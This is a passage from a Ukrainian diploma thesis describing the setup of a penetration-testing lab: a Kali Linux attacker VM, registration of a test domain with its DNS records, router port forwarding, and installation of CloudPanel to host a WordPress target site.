


Рис. 3.15 Налаштування Kali Linux для проведення пентесту

Після завершення перевірки налаштувань віртуальна машина запускається. Під час завантаження обирається стандартний режим запуску операційної системи Kali GNU/Linux, після чого виконується авторизація користувача з типовими обліковими даними. Успішний вхід до системи підтверджує коректність встановлення та готовність операційної системи до подальшої роботи




Рис.3.16. Налаштування комп'ютера для проведення пентесту




Рис.3.17. Налаштування комп'ютера для проведення пентесту

Після авторизації відкривається робоче середовище Kali Linux, що свідчить про успішне завершення процесу розгортання атакуючої платформи. На завершальному етапі перевіряються мережеві налаштування операційної системи, які забезпечують можливість взаємодії з серверною віртуальною машиною у межах лабораторного стенду. Коректно налаштований мережевий інтерфейс є необхідною умовою для подальшого проведення тестування на проникнення та реалізації атак.




Рис.3.18. Робоче середовище Kali Linux




Рис. 3.19 Мережеві налаштування Kali Linux

### 3.9 Реєстрація, активація та DNS-налаштування доменного імені для лабораторного стенду

Для забезпечення доступу до веб-додатку в умовах, наближених до реальної експлуатації, у лабораторному стенді використовується доменне ім'я. Застосування домену дозволяє організувати взаємодію з сервером через URL-адресу та забезпечує коректну роботу інструментів веб-пентесту, зокрема засобів сканування та brute-force атак.

Процес створення та реєстрації доменного імені виконується із використанням сервісу реєстратора nic.ua. На початковому етапі здійснюється авторизація в особистому кабінеті користувача та перевірка доступності обраного доменного імені. У разі підтвердження, що домен не зайнятий, він додається до кошика та оформлюється замовлення на його реєстрацію




Рис.3.20 Реєстрація доменного імені




Рис.3.21. Реєстрація домену



## Ваше замовлення оформлене!

Замовлення буде виконано в найближчий час, оплата не потрібна.

Дякуємо, що обираєте NIC.UA!

[Перейти до моїх замовлень](#)

Рис.3.22. Реєстрація домену

Факт успішної реєстрації доменного імені підтверджується його відображенням у розділі активних замовлень та списку доменів у кабінеті користувача.

The screenshot shows the 'Доменів' (Domains) section of the NIC.UA user interface. On the left is a navigation menu with options: 'Загальна інформація', 'Доменів', 'Сервери імен (NS)', 'Хостинг', 'Хмара', and 'SSL-сертифікати'. The main area has a 'Доменів' header with buttons for 'Зареєструвати домен' and 'Перенести домен', and a search bar for 'Швидкий пошук'. Below is a table of domains:

<input type="checkbox"/>	Домен	NS	Термін дії	Замовлення	АП
<input type="checkbox"/>	itstest.pp.ua Потрібна активація	Парковий NS		2585799	<input type="checkbox"/> <a href="#">Подовжити</a>

Рис.3.23. Реєстрація домену

Завершальним етапом налаштування доменного імені є його прив'язка до серверної віртуальної машини. Для цього в панелі керування доменом виконується налаштування DNS-записів, зокрема зміна або додавання А-запису, який вказує на IP-адресу серверу. Така конфігурація забезпечує маршрутизацію HTTP(S)-запитів до цільового веб-додатку, розгорнутого у лабораторному середовищі.

Ім'я	TTL	Тип	Дані
@	14400	A	212.90.62.14
mail	14400	A	212.90.62.14
www	14400	A	212.90.62.14
ftp	14400	CNAME	itstest.pp.ua.
@	14400	MX	mail.itstest.pp.ua. 10

Рис.3.24. Прив'язка домену до серверу через DNS

Для забезпечення доступності серверної віртуальної машини з боку атакуючої системи у лабораторному стенді було виконано налаштування механізму переадресації портів (port forwarding). Даний механізм дозволяє перенаправляти вхідні мережеві з'єднання з зовнішнього інтерфейсу маршрутизатора або хост-системи безпосередньо до внутрішньої IP-адреси серверної віртуальної машини.

У процесі налаштування переадресації портів було створено кілька правил, що відповідають основним сервісам, розгорнутим на сервері. Зокрема, налаштовано переадресацію TCP-порту 80 для протоколу HTTP, TCP-порту 443 для протоколу HTTPS, а також TCP-порту 8443, який використовується для доступу до адміністративного веб-інтерфейсу серверної платформи CloudPanel.

Усі вхідні з'єднання, що надходять на вказані зовнішні порти, перенаправляються на внутрішню IP-адресу серверної віртуальної машини 192.168.50.85 з відповідними внутрішніми портами. Така конфігурація забезпечує коректну маршрутизацію HTTP(S)-запитів до веб-додатку, а також доступ до панелі керування сервером у межах лабораторного стенду. Використання протоколу TCP для кожного з налаштованих правил зумовлене його надійністю та необхідністю встановлення стійких з'єднань під час

взаємодії з веб-сервісами. Коректно налаштована переадресація портів є обов'язковою умовою для проведення тестування на проникнення, оскільки саме через ці порти реалізуються атаки на веб-додаток та механізми автентифікації. На рисунку 3.25 наведено приклад конфігурації переадресації портів, що використовується у лабораторному стенді. Представлена конфігурація дозволяє забезпечити повноцінний доступ до серверної частини експериментального середовища та створює технічну основу для проведення експериментального дослідження у четвертому розділі дипломної роботи.

Имя службы	Внешний порт	Внутренний порт	Внутренний IP-адрес	Протокол	Исходный IP	Редактировать	Удалить
HTTP	80	80	192.168.50.85	TCP			
HTTPS	443	443	192.168.50.85	TCP			
	8443	8443	192.168.50.85	TCP			

**Добавить профиль**

[Помощь & Поддержка](#) | 
 [Руководство](#) | 
 [Регистрация продукта](#) | 
 [Обратная связь](#) | 
 [FAQ](#)

2020 ASUSTeK Computer Inc. Все права защищены.

Рис. 3.25. Приклад конфігурації переадресації портів, що використовується у лабораторному стенді

### 3.10 Встановлення та початкове налаштування серверної платформи CloudPanel

Для розгортання цільового веб-середовища у лабораторному стенді використовується серверна платформа CloudPanel, яка призначена для централізованого керування веб-сайтами, доменами, базами даних та серверними сервісами. Застосування CloudPanel дозволяє спростити адміністрування серверної інфраструктури та створити повноцінне середовище для тестування на проникнення веб-додатків.

На початковому етапі інсталяції CloudPanel виконується підготовка серверної операційної системи шляхом оновлення системних пакетів та встановлення допоміжних утиліт, необхідних для подальшого завантаження і запуску інсталяційного скрипта. Після підготовки середовища здійснюється завантаження офіційного інсталяційного скрипта CloudPanel та перевірка його цілісності за допомогою контрольної суми SHA-256. Такий підхід забезпечує цілісність інсталяційних файлів і відповідає вимогам безпечного розгортання серверного програмного забезпечення.

У процесі встановлення платформи обирається система керування базами даних MariaDB версії 11.4, яка використовується CloudPanel для зберігання службових даних і забезпечує стабільну роботу веб-додатків. Після запуску інсталяційного скрипта виконується автоматичне встановлення всіх необхідних компонентів серверного середовища, що значно спрощує процес розгортання платформи.




Рис. 3.26 Інсталяція CloudPanel

Після завершення інсталяції доступ до CloudPanel здійснюється через веб-браузер за захищеним протоколом HTTPS з використанням TCP-порту 8443. Для цього у адресному рядку браузера вказується IP-адреса серверної віртуальної машини з відповідним портом доступу. Після авторизації відкривається головний інтерфейс CloudPanel, який надає засоби керування сервером і веб-сайтами.




Рис 3.27. Головний інтерфейс CloudPanel

Для підготовки цільового веб-ресурсу до тестування на проникнення у панелі керування виконується створення нового сайту. У межах лабораторного стенду обирається тип сайту WordPress, оскільки подальші атаки спрямовані саме на веб-додаток цієї платформи (рис. 3.27)

